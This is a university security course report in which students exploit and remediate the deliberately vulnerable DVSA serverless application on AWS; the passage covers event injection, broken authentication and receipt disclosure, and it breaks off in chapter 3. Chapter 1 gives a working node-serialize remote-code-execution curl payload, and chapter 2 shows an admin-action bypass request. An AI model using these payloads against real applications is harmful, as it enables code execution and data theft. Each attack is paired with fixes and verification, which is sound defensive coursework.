

King Fahd University of Petroleum and Minerals

ICS-344 - Information Security

Team Number: 2

Sections: 1 & 2

DVSA Vulnerability Discovery and Remediation

Term: 252

Student Name(s): Husain Al Muallim¹, Ali Al Qatari², Abdulwahed Zuhair Adi²

Student ID(s): 202163730, 202279780, 202256380

AWS Region: us-east-1

Date: End of Sunday, 3rd of May, 2026

DVSA Website URL:

<http://dvsa-website-145292399251-us-east-1.s3-website.us-east-1.amazonaws.com>

Project Report

Contents

Project Overview	v
1 Event Injection	1
1.1 Goal and Vulnerability Summary	1
1.2 Why This Works / Root Cause	1
1.3 Environment and Setup	1
1.4 Reproduction Steps	2
1.5 Evidence and Proof	2
1.6 Fix Strategy / Probable Mitigation	3
1.7 Code / Config Changes	3
1.8 Verification After Fix	4
1.9 Structured Operation and Security Analysis	4
1.10 Takeaway / Lessons Learned	5
2 Broken Authentication	6
2.1 Goal and Vulnerability Summary	6
2.2 Why This Works / Root Cause	6
2.3 Environment and Setup	6
2.4 Reproduction Steps	7
2.5 Evidence and Proof	7
2.6 Fix Strategy / Probable Mitigation	7
2.7 Code / Config Changes	8
2.8 Verification After Fix	9
2.9 Structured Operation and Security Analysis	10
2.10 Takeaway / Lessons Learned	10

3	Sensitive Information Disclosure	11
3.1	Goal and Vulnerability Summary	11
3.2	Why This Works / Root Cause	11
3.3	Environment and Setup	11
3.4	Reproduction Steps	11
3.5	Evidence and Proof	12
3.6	Fix Strategy / Probable Mitigation	14
3.7	Code / Config Changes	14
3.8	Verification After Fix	15
3.9	Structured Operation and Security Analysis	16
3.10	Takeaway / Lessons Learned	16
4	Insecure Cloud Configuration	17
4.1	Goal and Vulnerability Summary	17
4.2	Why This Works / Root Cause	17
4.3	Environment and Setup	17
4.4	Reproduction Steps	18
4.5	Evidence and Proof	18
4.6	Fix Strategy / Probable Mitigation	20
4.7	Code / Config Changes	20
4.8	Verification After Fix	21
4.9	Structured Operation and Security Analysis	23
4.10	Takeaway / Lessons Learned	23
5	Broken Access Control	24
5.1	Goal and Vulnerability Summary	24
5.2	Why This Works / Root Cause	24
5.3	Environment and Setup	24
5.4	Reproduction Steps	25
5.5	Evidence and Proof	25
5.6	Fix Strategy / Probable Mitigation	26
5.7	Code / Config Changes	26
5.8	Verification After Fix	26

5.9	Structured Operation and Security Analysis	27
5.10	Takeaway / Lessons Learned	27
6	Denial of Service	28
6.1	Goal and Vulnerability Summary	28
6.2	Why This Works / Root Cause	28
6.3	Environment and Setup	28
6.4	Reproduction Steps	29
6.5	Evidence and Proof	29
6.6	Fix Strategy / Probable Mitigation	31
6.7	Code / Config Changes	31
6.8	Verification After Fix	32
6.9	Structured Operation and Security Analysis	33
6.10	Takeaway / Lessons Learned	33
7	Over-Privileged Function	34
7.1	Goal and Vulnerability Summary	34
7.2	Why This Works / Root Cause	34
7.3	Environment and Setup	34
7.4	Reproduction Steps	35
7.5	Evidence and Proof	35
7.6	Fix Strategy / Probable Mitigation	36
7.7	Code / Config Changes	36
7.8	Verification After Fix	37
7.9	Structured Operation and Security Analysis	39
7.10	Takeaway / Lessons Learned	39
8	Logic Vulnerabilities	40
8.1	Goal and Vulnerability Summary	40
8.2	Why This Works / Root Cause	40
8.3	Environment and Setup	40
8.4	Reproduction Steps	41
8.5	Evidence and Proof	41
8.6	Fix Strategy / Probable Mitigation	42

8.7	Code / Config Changes	42
8.8	Verification After Fix	43
8.9	Structured Operation and Security Analysis	44
8.10	Takeaway / Lessons Learned	44
9	Vulnerable Dependencies	45
9.1	Goal and Vulnerability Summary	45
9.2	Why This Works / Root Cause	45
9.3	Environment and Setup	45
9.4	Reproduction Steps	45
9.5	Evidence and Proof	46
9.6	Fix Strategy / Probable Mitigation	47
9.7	Code / Config Changes	47
9.8	Verification After Fix	48
9.9	Structured Operation and Security Analysis	48
9.10	Takeaway / Lessons Learned	48
10	Unhandled Exceptions	49
10.1	Goal and Vulnerability Summary	49
10.2	Why This Works / Root Cause	49
10.3	Environment and Setup	49
10.4	Reproduction Steps	49
10.5	Evidence and Proof	50
10.6	Fix Strategy / Probable Mitigation	50
10.7	Code / Config Changes	50
10.8	Verification After Fix	51
10.9	Structured Operation and Security Analysis	52
10.10	Takeaway / Lessons Learned	52
	Conclusion	53

Project Overview

Scope

This project involves deploying the Damn Vulnerable Serverless Application (DVSA) into a non-production AWS account, systematically exploiting 10 official vulnerability lessons, applying remediations, and verifying fixes. All work was performed in a controlled environment with no impact on production systems.

Deployment Summary

- DVSA Website URL: <http://dvsa-website-145292399251-us-east-1.s3-website.us-east-1.amazonaws.com>
- AWS region: us-east-1
- CloudFormation stack: `serverlessrepo-OWASP-DVSA`
- GitHub repository: <https://github.com/HusainAlMuallim/ICS-344-Project>
- Main services used: S3, API Gateway, Lambda, DynamoDB, SQS, Cognito, IAM, CloudWatch, SES, CloudTrail

Vulnerability Coverage Summary

Lesson	Vulnerability	Affected component	Primary remediation
1	Event injection / insecure deserialization	DVSA-ORDER-MANAGER	Remove unsafe deserialization; parse JSON as data only.
2	Broken authentication / admin action abuse	API Gateway and DVSA-ORDER-MANAGER	Attach Cognito authorizer and enforce admin role checks in Lambda.
3	Sensitive receipt disclosure	DVSA-ADMIN-GET-RECEIPT	Block direct invocation and require an authorized admin caller.
4	Insecure S3 bucket configuration	Receipts S3 bucket	Enable S3 Block Public Access and restrict write paths.
5	Broken object-level authorization (IDOR)	DVSA-ORDER-MANAGER	Verify order ownership before order-scoped actions.
6	Denial of service	API Gateway / payment Lambda path	Enable API Gateway throttling to protect Lambda concurrency.
7	Over-privileged execution role	DVSA-SEND-RECEIPT role	Replace broad policies with least-privilege S3/SES permissions.
8	Logic/race condition in order update	DVSA-ORDER-UPDATE	Reject updates once billing starts.
9	Vulnerable dependency	node-serialize package	Remove vulnerable dependency after replacing unsafe code path.
10	Unhandled exception leakage	DVSA-ORDER-GET	Return generic client errors; log details server-side only.

Architecture and Request Pipeline

The DVSA follows a standard serverless architecture. The browser loads the static frontend from an S3 bucket. User actions trigger HTTP requests to API Gateway, which routes them to backend Lambda functions (e.g., DVSA-ORDER-MANAGER). These functions interact with DynamoDB for persistence, SQS for async processing, Cognito for authentication, and S3 for file storage. Responses flow back through API Gateway to the client.

Methodology and Evidence Sources

- Environment validated by confirming DVSA website loads, user registration works, and orders can be placed end-to-end.
- Tools used: `curl`, Python `requests`, Browser DevTools, AWS Console, AWS CLI, IAM Policy Simulator, and CloudWatch Logs.
- Evidence captured via screenshots and terminal output; real tokens and AWS keys redacted before commit.
- Fixes verified by re-running the same exploit and confirming failure, then confirming normal workflow still succeeds.

Chapter 1

Event Injection

1.1 Goal and Vulnerability Summary

The objective of this lesson is to exploit an Event Injection flaw to achieve Remote Code Execution (RCE) on the backend Lambda runtime, then remediate the vulnerable request parsing path. The affected component is **DVSA-ORDER-MANAGER**, which receives order requests from API Gateway and dispatches them to downstream order functions. Under normal behavior, the function should treat the HTTP body and headers as data, extract the requested order action, validate the request context, and invoke only the expected backend workflow. Instead, the vulnerable implementation used `node-serialize` on attacker-controlled input. The impact is high: successful exploitation executes attacker-supplied JavaScript with the Lambda execution role's permissions, allowing access to temporary files, environment variables, logs, and any AWS actions granted to that function.

1.2 Why This Works / Root Cause

The root cause is insecure deserialization. The **DVSA-ORDER-MANAGER** Lambda function processes incoming HTTP requests using `serialize.unserialize(event.body)`. Under the hood, the `node-serialize` package uses JavaScript's `eval()` function to execute code if it detects a specifically formatted string (starting with `__$ND_FUNC$$`). Because the backend does not validate or sanitize the incoming JSON payload before passing it to this function, the attacker's injected JavaScript payload is executed with the privileges of the Lambda function.

1.3 Environment and Setup

- API endpoint:
`https://[API_ID].execute-api.us-east-1.amazonaws.com/Stage`
- AWS services involved: API Gateway, AWS Lambda, CloudWatch Logs.

- Relevant function, role, or log group: Lambda function DVSA-ORDER-MANAGER and its CloudWatch Log Group.
- User or test context: Unauthenticated external attacker.
- Tools used: Mac Terminal, `curl` for sending HTTP POST requests, and AWS Management Console (CloudWatch).

1.4 Reproduction Steps


1. The baseline behavior of the `/order` endpoint is to accept a valid JSON payload containing order details and process it.
2. To trigger the vulnerability, a crafted JSON payload is sent to the `/order` API endpoint using `curl`.
3. The payload contains the malicious `__$ND_FUNC__$` tag, followed by a self-executing JavaScript function that writes a file to the Lambda's `/tmp` directory, reads it, and prints the contents to the console error log.
4. The following command was executed:

```
curl -X POST "https://[API_ID].execute-api.us-east-1.amazonaws.com/Stage/order" \
-H "Content-Type: application/json" \
-d '{"action": "$__$ND_FUNC__$function(){ var fs = require(\"fs\"); fs.writeFileSync(\"/tmp/pwned.txt\", \"You are reading the contents of my hacked file!\"); var fileData = fs.readFileSync(\"/tmp/pwned.txt\", \"utf-8\"); console.error(\"FILE READ SUCCESS: \" + fileData); }()\", \"cart-id\":\"'}'
```

5. The terminal returns an `{\"message\": \"Internal server error\"}`, indicating the payload executed and crashed the backend function.

1.5 Evidence and Proof

- CloudWatch logs were inspected to verify that the payload executed successfully.
- The logs clearly show the injected message `\"FILE READ SUCCESS: You are reading the contents of my hacked file!\"`, proving that the remote code execution was successful.



```
~ ..... 10:53:51 PM
> curl -X POST "https://[API_ID].execute-api.us-east-1.amazonaws.com/Stage/order" \
-H "Content-Type: application/json" \
-d '{"action": "$__$ND_FUNC__$function(){ var fs = require(\"fs\"); fs.writeFileSync(\"/tmp/pwned.t
xt\", \"You are reading the contents of my hacked file!\"); var fileData = fs.readFileSync(\"/tmp/p
wned.txt\", \"utf-8\"); console.error(\"FILE READ SUCCESS: \" + fileData); }()\", \"cart-id\":\"'
{'message': \"Internal server error\"}~
~ ..... 10:54:54 PM
```

Figure 1.1: Screenshot of Terminal Output showing the Internal Server Error




Figure 1.2: Screenshot of CloudWatch Log showing the "FILE READ SUCCESS" message

1.6 Fix Strategy / Probable Mitigation

- Fix location: Backend Lambda DVSA-ORDER-MANAGER, file `order-manager.js`.
- Security property restored: Safe input handling and prevention of Remote Code Execution.
- Why this addresses root cause: The mitigation removes the unsafe deserialization mechanism entirely. The request body is parsed only with `JSON.parse()` when it is a string, and headers are used as a normal object unless API Gateway provides them as a string. This preserves compatibility while ensuring user input is never evaluated as executable code.

1.7 Code / Config Changes

The `order-manager.js` file in the DVSA-ORDER-MANAGER Lambda function was updated. The modified source is tracked in `scripts/order-manager.js` in the repository. The unsafe `node-serialize` path was removed, and the handler now parses request data as plain JSON only:

```
// Removed vulnerable dependency path:
// const serialize = require("node-serialize");

exports.handler = (event, context, callback) => {
  var req =
    typeof event.body === "string" ? JSON.parse(event.body) : event.body;

  var headers =
    typeof event.headers === "string"
      ? JSON.parse(event.headers)
      : event.headers;

  var auth_header = headers.Authorization || headers.authorization || "";
```

```
// ... normal token and order-dispatch logic continues ...  
};
```

This change is safer than directly parsing `event.headers` unconditionally, because API Gateway Lambda proxy events commonly provide `headers` as an object.

1.8 Verification After Fix

1. After deploying the updated Lambda function, the exact same malicious `curl` command from the Reproduction Steps was executed again.
2. The request no longer caused the injected JavaScript body to execute. The expected result is that no new `FILE READ SUCCESS` entry appears in the CloudWatch log stream after the post-fix timestamp.
3. A normal authenticated order workflow was also exercised to confirm that safe JSON parsing did not break legitimate requests.

1.9 Structured Operation and Security Analysis

Table A: Operational Analysis

Intended rule(s)	Artifacts used to infer the rule	Normal evidence	Exploit evidence
The backend should safely parse JSON data representing an order without executing arbitrary code contained within the payload.	Source code analysis of <code>order-manager.js</code> and normal application workflow.	The API accepts standard JSON payloads and processes order updates.	CloudWatch logs display output from custom JavaScript injected by the attacker.

Table B: Security Analysis

Why the exploit is a deviation	Deviation class	Fix applied	Post-fix verification	Optional latency / timing note
The application evaluated user input as code rather than pure data.	Unsafe input handling / Insecure Deserialization.	Removed the <code>node-serialize</code> module and replaced <code>serialize.unserialize()</code> calls with safe JSON parsing that handles body strings and header objects correctly.	Re-running the exploit payload no longer prints the injected message to the CloudWatch logs.	N/A

1.10 Takeaway / Lessons Learned

The primary takeaway is that user input should never be trusted, and development environments must never evaluate or execute code passed via external APIs. When handling serialized data like JSON, native and strictly typed parsers (like `JSON.parse()`) must be used instead of third-party libraries that rely on dynamic evaluation (like `eval()`). Furthermore, auditing dependencies for known vulnerabilities is critical for maintaining serverless security.

Chapter 2

Broken Authentication

2.1 Goal and Vulnerability Summary

The objective is to exploit a broken authentication mechanism in the API Gateway to access admin-only functionality without proper authorization. The `/order` endpoint accepts any token (including non-admin tokens) and processes `admin-orders` requests without verifying the caller's admin status at the gateway level. This allows a regular user to retrieve all users' order data.

2.2 Why This Works / Root Cause

The API Gateway `/order` POST method had no authorizer attached. Any request carrying any JWT—valid or forged—was forwarded directly to the `DVSA-ORDER-MANAGER` Lambda. The Lambda's original code did not validate the `custom:is_admin` Cognito attribute before dispatching admin actions, meaning a regular user could call `"action":"admin-orders"` and receive all order records.

2.3 Environment and Setup

- API endpoint: `https://[API_ID].execute-api.us-east-1.amazonaws.com/Stage/order`
- AWS services involved: API Gateway, Lambda, Cognito User Pool.
- Relevant function: `DVSA-ORDER-MANAGER`; Cognito pool: `dvsa-user-pool`.
- User or test context: Authenticated regular (non-admin) user.
- Tools used: Terminal (`curl`), AWS Console (API Gateway, Cognito).

2.4 Reproduction Steps

1. Logged in as a regular user and obtained the JWT from the browser.
2. Sent a `curl` POST to `/order` with the body `{"action": "admin-orders", "data": ""}` and the regular user's token.
3. The API returned `{"status": "ok", "orders": [...]}` containing all users' order data, proving the admin endpoint was accessible without admin privileges.

2.5 Evidence and Proof

- Terminal output showing a successful `admin-orders` response with order data from other users.

```
> curl -X POST "https://[redacted].execute-api.us-east-1.amazonaws.com/Stage/order" \
-H "Content-Type: application/json" \
-H "Authorization: [redacted]" \
-d '{"action": "admin-orders", "data": ""}'
{"status": "ok", "orders": []}
..... 5s | 02:37:11 AM
```

Figure 2.1: Regular user successfully calling admin-orders endpoint

```
> curl -X POST "https://shfz8h7a28.execute-api.us-east-1.amazonaws.com/Stage/order" \
-H "Content-Type: application/json" \
-H "Authorization: [redacted]" \
-d '{"action": "admin-orders", "data": ""}'
{"status": "ok", "orders": [{"itemList": [{"id": "1016": 1, "1017": 1}], "totalAmount": 0, "orderStatus": 100, "paymentIS": 1776728728, "orderId": "107b82c2-76bc-4c37-a162-979ca104c711", "userId": "[redacted]", "address": {"name": "Husain Al-Muallin", "address": "ميمداكا لا مازح لا فيرط", "phone": "[redacted]", "email": ""}, "confirmationToken": ""}]}
..... 02:46:52 AM
```

Figure 2.2: Exploit returning another user's full order details

2.6 Fix Strategy / Probable Mitigation

- Fix location: (1) API Gateway—attach the DVSA-Cognito-Authorizer to the `/order` POST method. (2) Lambda code—check `custom:is_admin` attribute before processing admin actions.
- Security property restored: Authentication integrity and role-based authorization.
- Why this addresses root cause: The gateway now rejects unsigned/invalid tokens before they reach Lambda, and the Lambda denies admin actions to non-admin users even if the token is valid.

2.7 Code / Config Changes

Two changes were applied:

1. **API Gateway:** Attached the existing DVSA-Cognito-AuthORIZER to the /order POST method and redeployed the API to the Stage stage.
2. **Lambda code:** Added an admin check in order-manager.js:

```
case "admin-orders":
  if (isAdmin === "true") {
    payload = { user: user, data: req["data"] };
    functionName = "DVSA-ADMIN-GET-ORDERS";
  } else {
    return deny(callback, 403,
      "Unauthorized: Admin privileges required.");
  }
  break;
```




Figure 2.3: DVSA-Cognito-AuthORIZER configuration in API Gateway




Figure 2.4: /order POST method with Cognito Authorizer attached

2.8 Verification After Fix

1. Re-sent the same `curl` command with a forged/invalid token signature.
2. API Gateway returned HTTP 401 {"message": "Unauthorized"}, proving tokens are now validated.
3. Re-sent the admin action with a valid non-admin token; the Lambda-side role check returned HTTP 403, confirming defense in depth beyond signature validation.
4. Redeployed API confirmed via the Stage deployment timestamp.

```
> curl -i -X POST "https://[redacted].us-east-1.amazonaws.com/Stage/order" \
-H "Content-Type: application/json" \
-H "Authorization: [redacted].fakeSignature123" \
-d '{"action": "admin-orders", "data": "all"}'
HTTP/2 401
content-type: application/json
content-length: 26
date: Tue, 21 Apr 2026 00:00:36 GMT
x-amzn-apigw-id: [redacted]
x-amzn-requestid: [redacted]
x-amzn-errortype: UnauthorizedException
x-cache: Error from cloudfront
via: 1.1 40caa72f038b8cb67c5fb67533ca1ea0.cloudfront.net (CloudFront)
x-amz-cf-pop: JED50-P6
x-amz-cf-id: [redacted]

{"message": "Unauthorized"}
```

Figure 2.5: Exploit blocked—API returns 401 Unauthorized after fix




Figure 2.6: API Gateway Stage redeployment confirmation

2.9 Structured Operation and Security Analysis

Table A

Intended rule(s)	Artifacts used to infer the rule	Normal evidence	Exploit evidence
Only authenticated users with admin privileges may call the admin-orders action.	API Gateway authorizer settings and Cognito user attributes.	Non-admin users can only view their own orders.	Non-admin user retrieves all users' orders via admin-orders.

Table B

Why the exploit is a deviation	Deviation class	Fix applied	Post-fix verification	Optional latency / timing note
A regular user accessed admin-only data without admin role verification.	Authentication failure / Missing authorization check.	Attached Cognito Authorizer to API Gateway and added admin attribute check in Lambda.	Forged tokens now return 401; non-admin valid tokens return 403 for admin actions.	N/A

2.10 Takeaway / Lessons Learned

API Gateway must enforce authentication at the edge before requests reach backend logic. Relying solely on application-layer checks creates a single point of failure. Defense in depth—combining gateway-level token validation with in-code role checks—ensures that even if one layer is misconfigured, the other still blocks unauthorized access.

Chapter 3

Sensitive Information Disclosure

3.1 Goal and Vulnerability Summary

The DVSA-ADMIN-GET-RECEIPT Lambda function is intended for administrators only and generates signed S3 download URLs for receipt archives. However, it contains no authentication or authorization check. Any user who can invoke the function—via the Lambda console, CLI, or API—can retrieve a signed URL granting access to all customer receipts for any date, exposing names, addresses, items ordered, and payment amounts.

3.2 Why This Works / Root Cause

The `lambda_handler` in `admin_get_receipts.py` accepts `year`, `month`, and `day` parameters and immediately generates a pre-signed S3 URL. There is no verification of the caller's identity, no Cognito token check, and no role-based access control. The function trusts any request that reaches it.


3.3 Environment and Setup

- Lambda function: DVSA-ADMIN-GET-RECEIPT (`admin_get_receipts.py`).
- AWS services involved: Lambda, S3 (receipts bucket).
- S3 bucket: `dvsa-receipts-bucket-XXXXXXXXXXXX-us-east-1`.
- User or test context: Any authenticated user (non-admin).
- Tools used: AWS Lambda Console (Test tab), Terminal (`curl`).

3.4 Reproduction Steps

1. Opened the DVSA-ADMIN-GET-RECEIPT Lambda in the AWS Console and inspected the source code—confirmed no authentication check exists.

2. Created a test event: `{"year": "2026", "month": "04", "day": "24"}`.
3. Clicked Test—the function returned a signed S3 URL pointing to a ZIP of all receipts from that date.
4. Opened the URL in a browser and successfully downloaded the ZIP file containing all customer receipt data.



Date	ID	Status	Total	Confirmation
24/04/2026, 00:34:13	2f2ebf82-a637-4196-99b4-e6ba9d84f2d9	delivered	\$33	7TdgnrQH1p9
27/04/2026, 10:34:37	dce72bd5-7185-412d-a4ce-0dfeff3ef8a	processed	\$175	G7g7BDynaC1l
27/04/2026, 20:49:30	91eeead5-e395-4ee7-9c61-543087ee0670	processed	\$44	0XvRafeWBqxK
25/04/2026, 19:50:48	aa9698e7-8940-430b-a49c-ee4793cae39	delivered	\$32	1nhZPE83lpgs
27/04/2026, 20:21:31	81872c45-980f-4ad1-97ae-8731b42dcb1b	processed	\$32	gZIDdAllypQK
27/04/2026, 20:29:37	03f29d32-1835-45c8-bd7e-c552028c8f6f	processed	\$32	noOILIK4ktK8
24/04/2026, 10:59:56	5f5a8465-a686-40a3-899f-da963bbcb15	delivered	\$32	JRX2UoKlZ6Bn

Figure 3.1: DVSA orders page showing completed orders with receipt data




Figure 3.2: DVSA-ADMIN-GET-RECEIPT Lambda source code—no authentication check

3.5 Evidence and Proof

- The Lambda test returned `{"status": "ok", "download_url": "https://dvsa-receipts-bucket-..."}` without any auth check.

- The signed URL was valid and allowed downloading all receipts for the specified date.

